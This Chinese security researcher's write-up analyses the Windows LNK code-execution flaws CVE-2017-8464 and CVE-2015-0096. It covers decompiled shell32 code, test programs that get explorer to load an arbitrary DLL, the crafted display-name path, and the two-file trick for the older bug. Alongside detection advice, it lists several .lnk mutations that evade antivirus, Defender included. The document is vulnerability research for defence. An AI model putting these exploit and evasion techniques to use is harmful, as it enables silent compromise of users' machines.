“震网”三代和二代漏洞分析技术手记

作者： Lei Shi@360-CERT

0x00 概述

2017 年 6 月份微软补丁发布了一个针对 Windows 系统处理 LNK 文件过程中发生的远程代码执行漏洞，通用漏洞编号 CVE-2017-8464。 当存在该漏洞的电脑被插上存在漏洞文件的 U 盘时，不需要任何额外操作，漏洞攻击程序就可以借此完全控制用户的电脑系统。同时，该漏洞也可借由用户访问网络共享、从互联网下载、拷贝文件等操作被触发和利用攻击。

与 2015 年的 CVE-2015-0096 上一代相比，CVE-2017-8464 利用触发更早，更隐蔽。
早，指的是 U 盘插入后即触发，而前代需要在 U 盘插入后浏览到.lnk 文件。
隐蔽，指的是本代.lnk 文件可以藏在层层（非隐藏的）文件夹中，不需要暴露给受害人见到。

程序层面讲，CVE-2015-0096 利用点是在 explorer 需要渲染.lnk 文件图标时，而 CVE-2017-8464 利用点在于.lnk 文件本身被预加载时显示名的解析过程中。

本文中，笔者将对这两个漏洞从漏洞的复现和反漏洞技术检测的防御角度进行剖析。本文是笔者在 2017 年 6 月份，没有任何 PoC 的情况下作的一个探索。

0x01 CVE-2017-8464 原理


CVE-2017-8464 利用能够成功实现基于以下 3 点：
1、 对控制面板对象的显示名解析未严格认证此对象是否为已注册的控制面板应用。
2、 恶意构造的.lnk 文件能够实现使 explorer 注册一个临时控制面板应用对象。
3、 如上.lnk 文件能够将步骤 2 中注册的临时对象的随机 GUID 值传输至步骤 1 所述之处进行解析。

本次利用原理就是由于在解码特殊文件夹时，能够有机会按上述 3 点完成触发。
细节见 0x02 节。
（显示名解析，参见 IShellFolder:: ParseDisplayName， 以及 shell 对外的接口 SHParseDisplayName。）

0x02 还原

首先，猜下问题点出现在 shell32.dll 中。
通过 diff 比对分析，可以得知问题点有极大概率是存在于函数 CControlPanelFolder::_GetPidlFromAppletId 中的如下代码：

```
if ( SHExpandEnvironmentStringsW(&Start, &v17, 260) )
{
  if ( CControlPanelFolder::_IsRegisteredCPLApplet(v11, &v17) )
  {
    v12 = 0;
    v7 = CPL_LoadCPLModule(&v17, 0);
```



易知 CControlPanelFolder::_GetPidlFromAppletId 的上层函数是 CControlPanelFolder::ParseDisplayName。
看名字大约理解为解析显示名，这很容易关联到 shell 提供的接口 SHParseDisplayName，查 MSDN 可知此函数的功能是把 shell 名字空间对象的显示名（字符串）转换成 PIDL（项目标识符列表的指针，我更喜欢称其为对象串烧）。
（那么 PIDL 大约长这样子：2-bytes length, (length-2) bytes contents, 2-bytes length, (length-2) bytes contents, …, 2-bytes length(=0)。实例：04 00 41 41 03 00 41 00 00 ）

shell32.dll 中调用 SHParseDisplayName 的地方有很多，先验证下从 SHParseDisplayName 能否连通到目标 CControlPanelFolder::ParseDisplayName。（另外 shell32 里还有个 ParseDisplayNameChild 效用也是差不多）

建立一个例子小程序工程，代码大概如下：

```
wchar_t names[][521] = {

};
int _tmain(int argc, _TCHAR* argv[])
{
    PIDLIST_ABSOLUTE pidl;

    int count = sizeof(name)/sizeof(name[0]);
    int i = 0;
    while( i < count )
        SHParseDisplayName( names[i++], NULL, &pidl, 0, 0 );

    return 0;
}
```

至于填充 names 的素材，网上可以搜索到很多，注册表里也容易找到不少：
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\ControlPanel\NameSpace
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\FolderDescriptions
这个地方似乎有不错的货源：https://wikileaks.org/ciav7p1/cms/page_13762807.html

调试发现类似这样的名字可以满足要求：
L"::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\\::{21EC2020-3AEA-1069-A2DD-08002B30309D}\\C:\\stupid.dll"

如第一张图片中，把想要加载的动态库路径传入到 CPL_LoadCPLModule 就成功了。但这里，虽然从 SHParseDisplayName 出发，就能把文件路径送到 CControlPanelFolder::ParseDisplayName -> CControlPanelFolder::_GetPidlFromAppletId。但 CControlPanelFolder::_GetPidlFromAppletId 之前还有 CControlPanelFolder::_GetAppletPathForTemporaryAppId 这一头拦路虎：

```
AcquireSRWLockShared(&CControlPanelFolder::s_srwTemporaryAppIdLock);
if ( CControlPanelFolder::s_dsaTemporaryAppId )
{
  v4 = CDSA_Base<CMCMatch>::Search(
         &CControlPanelFolder::s_dsaTemporaryAppId,
         0,
         0,
         (int)CControlPanelFolder::s_DSAFindAppId,
         (int)a2,
         0);
  if ( v4 >= 0 )
  {
    v5 = (const unsigned __int16 *)DSA_GetItemPtr(CControlPanelFolder::s_dsaTemporaryAppId, v4);
    if ( v5 )
      v3 = StringCchCopyW(a3, a4, v5);
  }
}
ReleaseSRWLockShared(&CControlPanelFolder::s_srwTemporaryAppIdLock);
```

这段代码的大概意思是要检查一下传过来的名字是否在它的临时应用识别列表里面，若是则返个对应的路径名回来（显示名<->实际路径）。

跟一下，发现它要对比的检查项，是一个 GUID。
通过 CControlPanelFolder::s_dsaTemporaryAppId 这个标识符，容易得知，这个 GUID 是仅在 CControlPanelFolder::_GetTemporaryAppIdForApplet 中随机生成的：

```
v3 = StringCchCopyW((unsigned __int16 *)&pitem, 0x209u, v11);
if ( v3 >= 0 )
{
  v3 = CoCreateGuid(&pguid);
  if ( v3 >= 0 )
  {
    v3 = SHStringFromGUIDW(&pguid, &v9, 39);
    if ( v3 >= 0 )
    {
      AcquireSRWLockExclusive(&CControlPanelFolder::s_srwTemporaryAppIdLock);
      if ( CControlPanelFolder::s_dsaTemporaryAppId
        || (v3 = CDSA_Base<CControlPanelFolder::PATHTOAPPID>::Create(4) != 0 ? 0 : 0x8007000E,
            CControlPanelFolder::s_dsaTemporaryAppId) )
      {
        v3 = CDSA_Base<CResultSetManager::tagRESULTSET_GROUPS_ENTRY>::AppendItem(&pitem, 0);
      }
      ReleaseSRWLockExclusive(&CControlPanelFolder::s_srwTemporaryAppIdLock);
      if ( v3 >= 0 )
        v3 = StringCchCopyW(a3, a4, &v9);
    }
  }
}
```

这就尴尬了，也就是说，我们用 SHParseDisplayName 把动态库路经直接传到这里是不行的。我们需要先去触发 CControlPanelFolder::_GetTemporaryAppIdForApplet 函数，然后再把 GUID 替换掉动态库路经，再传过来。
就是说，如果我们先调用某个函数以参数 L"::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\\::{21EC2020-3AEA-1069-A2DD-08002B30309D}\\C:\\stupid.dll" 触发 CControlPanelFolder::_GetTemporaryAppIdForApplet，并从 explorer 内

存中“偷”到那个随机 GUID。再以 L"::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\\::{21EC2020-3AEA-1069-A2DD-08002B30309D}\\{{GUID}}”为参数调用 SHParseDisplayName，就可以成功加载 stupid.dll（如果 C 盘根目录真的有）了。

好吧，那么就来看看哪个函数可以先行触发 CControlPanelFolder::_GetTemporaryAppIdForApplet 来添加随机 GUID。

容易得到它的上层函数是 CControlPanelFolder::GetDetailsEx。
在之前的分析过程中，有个猜测： CRegFolder 似乎是一系列 CxxxFolder 类的分发类，可以在 CControlPanelFolder::GetDetailsEx 和 CRegFolder 同名类函数上下断，搞几下就能得到一票撞过来的断点。

```
SHELL32!CControlPanelFolder::GetDetailsEx (FPO: [Non-Fpo])
SHELL32!GetStringProperty+0x32 (FPO: [Non-Fpo])
SHELL32!CControlPanelFolder::GetDisplayNameOf+0x87 (FPO: [Non-Fpo])
SHELL32!CRegFolder::GetDisplayNameOf+0xd4 (FPO: [Non-Fpo])
SHELL32!DisplayNameOfW+0x2a (FPO: [Non-Fpo])
SHELL32!SHGetPathFromIDListEx+0xb3 (FPO: [Non-Fpo])
SHELL32!GetPathFromIDListWithFallbackEx+0x2e (FPO: [Non-Fpo])
SHELL32!GetPathFromIDListWithFallback+0x17 (FPO: [Non-Fpo])
```

栈回溯中最惹眼的显然就是 DisplayNameOfW 了。

深入一下，发现它确实就是我们要找的火鸡！（或者 SHGetNameAndFlagsW？先不关注）
那么，现在如果能结合 DisplayNameOfW 和 SHParseDisplayName，应该就能实现我们的目标，把.lnk 中指定的.dll 跑起来了。

不妨写个小程序验证一下是否属实：

```
int _tmain(int argc, _TCHAR* argv[])
{
    unsigned char* pIDList = ucIDList;
    unsigned char guid[] = { 0xe6, 0x14, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0xc0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46 };

    PIDLIST_ABSOLUTE pidl;
    PIDLIST_ABSOLUTE ppidlLast;
    void* ppv;
    wchar_t path[260];
    int ret = 0;

    ret = SHBindToParent((PIDLIST_ABSOLUTE)pIDList, (const IID &)guid, &ppv, (LPCITEMIDLIST *)&ppidlLast);

    ret = DisplayNameOf( ppv, ppidlLast, 0x8001, path, 260 );

    ret = SHParseDisplayName(L"::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\\::{21EC2020-3AEA-1069-A2DD-08002B30309D}\\C:\\stupid.dll", 0, &ppidlLast, 0, NULL );

    return 0;
}
```

其中 ucIDList 就是 L"::{20D04FE0-3AEA-1069-A2D8-08002B30309D}\\::{21EC2020-3AEA-1069-A2DD-08002B30309D}\\C:\\stupid.dll" 转换成 PIDL 的样子。
DisplayNameOfW 参数 0x8001 表示返回目标路经，0x8000 表示返回全路经。

跑起来有点小意外，stupid 并没有被加载。
原因是加载之前有一段代码检测 PSGetNameFromPropertyKey(&PKEY_Software_AppId, &ppszCanonicalName); 是否成功。在 explorer 里这句是成功的，自己的小程序 load shell32.dll 跑则失败。
好吧，这不是重点。那么把这段程序 load 到 explorer 里去跑下，果然成功了，stupid.dll 被

加载。或者在 PSGetNameFromPropertyKey 下断，把返回值改为 0，也可以成功跑出 stupid。

至此，我们知道，只要能来一发 DisplayNameOfW + SHParseDisplayName 连续技，就可以成功利用。

接下来就是寻找哪里可以触发连续技。
DisplayNameOfW 的调用点也是蛮多，排除掉一眼看上去就不靠谱的，再把二眼看上去犹疑的踢到次级优先梯队，还剩下这么些需要深入排查的：

```
GetRealIDL      SHGetRealIDL
CShellLink::_ResolveIDList      CShellLink::_Resolve    CShellLink::Resolve
SHGetPathFromIDListEx
SHGetPathFromIDListW
CKnownFoldersFolder::ParseDisplayName
CMergedFolder::_AbsPidlToAbsWrap
```

然而逐一鉴定后，发现一个都不好使，再把第二梯队拉出来溜一圈，依然不好使。

那么，再看看有关联但之前暂不关注的 SHGetNameAndFlagsW 吧，另外又一个功能也差不多的 DisplayNameOfAsString 也一并进入视野（在分析 CShellLink::_ResolveIDList 时，这里面就能看到 DisplayNameOfAsString，也有 ParseDisplayNameChild。这里面花了很大功夫，然而这里的 GetAttributesWithFallback 函数要求满足属性值存在 0x40000000 位这个条件无法通过。最后不得不转移阵地。另外其实即使这里能跑通，这个函数也不是插入 U 盘就能立刻触发的，还是需要一定操作。）。

```
if ( DisplayNameOfW((int)ppv, (int)ppidlLast, 32769, &v19, 260) >= 0
  && GetAttributesWithFallback((struct IShellFolder *)ppv, (const struct _ITEMID_CHILD *)ppidlLast, 0x40000000u) )
{
  v12 = 0;
  v6 = TimeoutDeltaFromResolveFlags(a4);
  BindCtx_SetTimeoutDelta(0, v6, &v12);
  if ( a4 & 1 )
    v9 = 0;
  v5 = ParseDisplayNameChild(ppv, v9, v12, &v19, 0, &v16, 0);
  if ( v5 >= 0 )
  {
    v5 = SHFullIDListFromFolderAndRelativeItem((struct IUnknown *)ppv, v16, (LPITEMIDLIST)&v10);
    if ( v5 >= 0 )
    {
      v11 = 8;
      pv = 0;
      v14 = 0;
      if ( *((_DWORD *)v4 + 47) )
      {
        v7 = SHGetAttributes((struct IShellFolder *)ppv, (struct _ITEMIDLIST_RELATIVE *)v16, 0x4002000u);
        if ( SHGetAttributes((struct IShellFolder *)ppv, (struct _ITEMIDLIST_RELATIVE *)ppidlLast, 0x4002000u) != v7
          || DisplayNameOfAsString((int)ppv, (struct _ITEMIDLIST_RELATIVE *)ppidlLast, 0, (int)&pv) >= 0
          && DisplayNameOfAsString((int)ppv, (struct _ITEMIDLIST_RELATIVE *)v16, 0, (int)&v14) >= 0
          && StrCmpLogicalRestricted(pv, v14) )
        {
          v11 = 12;
        }
      }
```

SHGetNameAndFlagsW，这个函数调用点很多，又花了很多时间，然而并没有惊喜。
好在 DisplayNameOfAsString 的调用点不多，才十多个，并且终于在这里见到了彩头。

可以回溯了：
DisplayNameOfAsString <- ReparseRelativeIDList <- TranslateAliasWithEvent <- TranslateAlias<-
CShellLink::_DecodeSpecialFolder <- CShellLink::_LoadFromStream <- CShellLink::Load
就是说，加载 .lnk 文件即触发！

一如既往，再写个小程序测试一下。如料触发：

```
SHELL32!DisplayNameOfAsString (FPO: [Non-Fpo])
SHELL32!ReparseRelativeIDList+0xaf (FPO: [Non-Fpo])
SHELL32!TranslateAliasWithEvent+0xa6 (FPO: [Non-Fpo])
SHELL32!TranslateAlias+0x15 (FPO: [Non-Fpo])
SHELL32!CShellLink::_DecodeSpecialFolder+0xf9 (FPO: [Non-Fpo])
SHELL32!CShellLink::_LoadFromStream+0x39f (FPO: [Non-Fpo])
SHELL32!CShellLink::_LoadFromFile+0x90 (FPO: [Non-Fpo])
SHELL32!CShellLink::Load+0x32 (FPO: [Non-Fpo])

kernel32!LoadLibraryW (FPO: [Non-Fpo])
SHELL32!CPL_LoadCPLModule+0x169 (FPO: [Non-Fpo])
SHELL32!CControlPanelFolder::_GetPidlFromAppletId+0x19c (FPO: [Non-Fpo])
SHELL32!CControlPanelFolder::ParseDisplayName+0x49 (FPO: [Non-Fpo])
SHELL32!CRegFolder::ParseDisplayName+0x93 (FPO: [Non-Fpo])
SHELL32!ReparseRelativeIDList+0x137 (FPO: [Non-Fpo])
SHELL32!TranslateAliasWithEvent+0xa6 (FPO: [Non-Fpo])
SHELL32!TranslateAlias+0x15 (FPO: [Non-Fpo])
SHELL32!CShellLink::_DecodeSpecialFolder+0xf9 (FPO: [Non-Fpo])
SHELL32!CShellLink::_LoadFromStream+0x39f (FPO: [Non-Fpo])
SHELL32!CShellLink::_LoadFromFile+0x90 (FPO: [Non-Fpo])
SHELL32!CShellLink::Load+0x32 (FPO: [Non-Fpo])
```

接下来，按 CShellLink::_LoadFromStream 和 CShellLink::_DecodeSpecialFolder 中的判断，制作出 .lnk 文件，就比较轻松愉快了。


0x03 CVE-2017-8464 变形

研究发现，目前多数安全软件对利用的检测还不够完善，几种变形手段都可以逃过包括微软 Win10 Defender 在内的安全软件的检测。

1、 LinkFlag 域变形
可以添加和改变各 bit 位包括 unused 位来逃避固定值检测。
事实上，所有高依赖此域的检测，都是可以被绕过的。

2、 LinkTargetIDList 域变形
::{20D04FE0-3AEA-1069-A2D8-08002B30309D} （我的电脑）由 SHParseDisplayName 解析对应的 PIDL 内容是 0x14, 0x00, 0x1f, 0x50, 0xe0, 0x4f, 0xd0, 0x20, 0xea, 0x3a, 0x69, 0x10, 0xa2, 0xd8, 0x08, 0x00, 0x2b, 0x30,0x30, 0x9d
因此 .lnk 利用文件 LinkInfo 域通常第一项 IDList 项就是这个值，但其实第[3]号字节值是可以改的，并且不影响结果。
小程序一试便知：

```
int _tmain(int argc, _TCHAR* argv[])
{
    void* ppv;
    unsigned char guid[] = { 0xe6, 0x14, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00, 0xc0, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x46 };
    unsigned char pIDList[] = { 0x14, 0x00, \
                                0x1f, 0x60, 0xe0, 0x4f, 0xd0, 0x20, 0xea, 0x3a, 0x69, 0x10, 0xa2, 0xd8, 0x08, 0x00, 0x2b, 0x30, \
                                0x30, 0x9d, 0x00, 0x00 };
    PIDLIST_ABSOLUTE ppidlLast;
    PIDLIST_ABSOLUTE pidl;

    int ret = 0;
    wchar_t name[260];

    ret = SHBindToParent((PIDLIST_ABSOLUTE)pIDList, (const IID &)guid, &ppv, (LPCITEMIDLIST *)&ppidlLast);

    ret = DisplayNameOf( ppv, ppidlLast, 0x8000, name, 260 );

    ret = SHParseDisplayName( name, NULL, &pidl, 0, 0 );

    wprintf(L"%s\n", name );
    int i = 0;
    while( i < 0x14 )
    {
        printf("%02X, ", pIDList[i++]);
    }
    i = 0;
    while( i < 0x14 )
    {
        printf("%02X, ", *((unsigned char*)pidl+i++));
    }

    return 0;
}
```



同理，第二段 ::{21EC2020-3AEA-1069-A2DD-08002B30309D} （控制面板项）对应的 PIDL 内容也可以这样变形。
这样，所有精确检测 LinkInfo 域的安全软件也被绕过了。

3、 SpecialFolderDataBlock 域变形
研究发现有的安全软件会检查 SpecialFolderID 值，然而这个值也是可以变的。

4、 去掉 LinkTargetIDList
研究发现，LinkFlag bit0 位清 0，这让所有以此为必要条件的安全软件都失效了。但这个方法在 Vista 及更高版本的 Windows 系统才有效。

0x04 CVE-2017-8464 检测

那么，安全软件应该如何检测？
1、 对 PIDL 的检测要 mask 掉特殊项的[3]号字节。
更为稳妥的方法是调用 DisplayNameOf 检测其结果（相当于检查 DisplayName，也就是那个“::{.....}” 字符串）。
2、 LinkFlag 域只看 bit0 和 bit7 位。bit0 位为 1 检查 LinkTargetIDList，为 0 检查 VistaAndAboveIDListDataBlock。

0x05 关于 CVE-2015-0096

简单回顾下前代 CVE-2015-0096 利用：
与 CVE-2015-0096 比较，CVE-2017-8464 的分析过程没有特别难点，就作业量而言，CVE-2015-0096 要小很多，但需要灵光一现，巧用一长名一短名双文件和恰好的切分过 3 处检测。

问题在这里：

```
v7 = CControlPanelFolder::GetModuleMapped(v12, 0, &Start, 0x104u, (unsigned int *)&v14, &pwszDst, 0x104u);
if ( v7 >= 0 )
{
  if ( !pwszDst )
    v7 = CControlPanelFolder::GetDisplayName(v12, &pwszDst, 0x104u);
  if ( v7 >= 0 )
  {
    if ( !v14 && !CControlPanelFolder::_IsRegisteredCPLApplet((CControlPanelFolder *)((char *)this - 16), &Start) )
      v14 = (struct _ITEMIDLIST_RELATIVE **)-1;
    v7 = StringCchPrintfW(&v15, 0x22Au, L"%s,%d,%s", &Start, v14, &pwszDst);
    if ( v7 >= 0 )
    {
      if ( StrChrW(&Start, 0x2Cu) )
        v7 = 0x80070057;
      if ( v7 >= 0 )
      {
        v11 = CControlPanelFolder::_IsWowCPL(v12);
        return ControlExtractIcon_CreateInstance(&v15, v11, (int)a5, (int)a7);
      }
    }
  }
}
```

CControlPanelFolder::GetUIObjectOf 函数中这段处理不当，Start 长度限定在 0x104，但 v15 为 0x220，在 ControlExtractIcon_CreateInstance 中进行 CCtrlExtIconBase::CCtrlExtIconBase 初始化时又会截断为 0x104，并且里面没有判断返回值。
意味着 v14 以%d 输入的 “-1”值，我们可以通过增加 Start 的长度到 0x101，使得 CCtrlExtIconBase 初始化对象名最终尾部变成“xxxxx,-”的样子。

但这里的 CControlPanelFolder::GetModuleMapped 函数判断了大长名文件的存在性，所以这个文件一定要真的存在才行。

这样就能通过 CCtrlExtIconBase::_GetIconLocationW 中的检测，因为 StrToIntW(L”-“) = 0，从而调用到 CPL_FindCPLInfo：

```
v6 = StringCchCopyW((unsigned __int16 *)lpStart, a4, (const unsigned __int16 *)this + 6);
if ( v6 >= 0 )
{
  v6 = 1;
  v8 = StrChrW(lpStart, 0x2Cu);
  if ( v8 )
  {
    *v8 = 0;
    *a5 = StrToIntW(v8 + 1);
    *a6 = 2;
    if ( *a5 )
    {
      if ( *a5 > 0 )
        *a5 = 0;
    }
    else if ( *((_DWORD *)v7 + 133)
           || CPL_FindCPLInfo(
                (const unsigned __int16 *)v7 + 6,
                *((_BYTE *)v7 + 540),
                (HICON *)v7 + 133,
                (int *)v7 + 134) >= 0 )
    {
      *a5 = *((_DWORD *)v7 + 134);
      *a6 |= 0x18u;
    }
    v6 = 0;
  }
}
```

接着，在 CPL_FindCPLInfo -> CPL_ParseCommandLine -> CPL_ParseToSeparator 中我们又可以将上面使用过的大长文件名截断为短文件名，因为 CPL_ParseToSeparator 中除了使用“，”作为分割符，也是包含了空格符。

切成短名字，是为了过 CPL_LoadCPLModule 函数中的：

```
if ( StringCchPrintfW(&pszPath, 0x104u, L"%s.manifest", a1) < 0 )
  return hMem;
```

这里有返回值检查，超长的话就返回了。
我们的 0x101 长度名字，是不能在尾部附加一串“.manifest”的。
过了它，我们的短名 dll（如果存在的话）就真的被加载起来了。

所以，这个利用需要用到一长名一短名双文件技巧。
长名文件任意内容，0 字节都可以，只是被检测一下存在性。
比如：
3.dll
3333333300.000
（注意 dll 后面有个空格）
短名文件（真正加载的就是它了）：3.dll
.lnk 里指定那个长名字就好了。

Hf，全文完！